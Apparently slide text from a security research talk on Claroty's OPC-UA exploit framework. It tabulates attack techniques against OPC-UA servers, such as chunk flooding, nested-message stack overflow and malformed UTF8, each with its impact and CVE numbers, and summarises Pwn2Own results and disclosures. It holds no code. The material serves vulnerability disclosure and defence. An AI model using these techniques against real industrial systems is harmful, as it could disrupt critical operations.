Chunk Flooding	Sending huge amount of chunks without the Final chunk	Denial of Service	chunk_flood	CVE-2022-29864, CVE-2022-21208, CVE-2022-25761, CVE-2022-25304, CVE-2022-24381, CVE-2022-25888
Open Multiple Secure Channels	Flooding the server with many open channel requests leads to a denial of service	Denial of Service	open_multiple_secure_channels	CVE-2023-32787

Claroty OPC Exploit Framework

Function Call Null Dereference	Triggering an application crash after several OPC UA methods have been called and the OPC UA session is closed before the methods have been finished.	Denial of Service	function_call_null_deref	CVE-2022-1748
Malformed UTF8	Triggering an application crash after processing malformed UTF8 strings	Remote Code Execution	malformed_utf8	CVE-2022-2825, CVE-2022-2848
Race Change And Browse Address Space	Adding nodes to the server address space and removing the nodes in a loop while browsing the entire address space.	Denial of Service	race_change_and_browse_address_space	CVE-2023-32172
Unlimited Condition Refresh	Sending many ConditionRefresh method calls leads to uncontrolled memory allocations and eventually to a crash	Denial of Service	unlimited_condition_refresh	CVE-2023-27321

Claroty OPC Exploit Framework

Close Session With Old Timestamp	Sending bad timestamp on closing session leads to an uncaught stacktrace with sensitive information	Information Leakage	close_session_with_old_timestamp	CVE-2023-31048
Complex Nested Message	Sending a complex nested variant leads to a call stack overflow	Denial of Service / Information Leakage	complex_nested_message	CVE-2022-25903, CVE-2021-27432
Translate Browse Path Call Stack Overflow	Triggering a stack overflow exception in a server that doesn't limit TranslateBrowsePath resolving calls	Denial of Service	translate_browse_path_call_stack	CVE-2022-29866
Thread Pool Wait Starvation	Thread pool deadlock due to concurrent worker starvation	Denial of Service	thread_pool_wait_starvation	CVE-2022-30551
Unlimited Persistent Subscriptions	Flooding the server with many monitored items with 'delete' flag set to False leads to uncontrolled memory allocation and eventually to a denial of service	Denial of Service	unlimited_persistent_subscriptions	CVE-2022-25897,CVE-2022-24375,CVE-2022-24298

Agenda

- What is OPC-UA?
- Protocol Stack Implementations
- Bits and Bytes
- Research Methodology
- Vulnerabilities and Exploits
- OPC-UA Exploitation Framework
- Summary

Summary

Pwn2Own ICS:
We participated and demonstrated our OPC-UA exploits in three Pwn2Own competitions - Pwn2Own ICS [2020](#), [2022](#), [2023](#)

CVE: We found and reported on ~50 OPC-UA vulnerabilities/CVE across ~15 protocol stacks which affects hundreds of OPC-UA products.

Exploit Technique:
We developed ~12 unique exploit techniques that are universal and affected multiple vendors and pushed to change the specs.

Open-Source Tools: We released two OOS tools including [OPC-UA network fuzzer](#) and OPC-UA exploitation framework.

OPC-UA Specifications:
we helped to improve the [specifications](#) and pushed the vendors towards better and more secure products.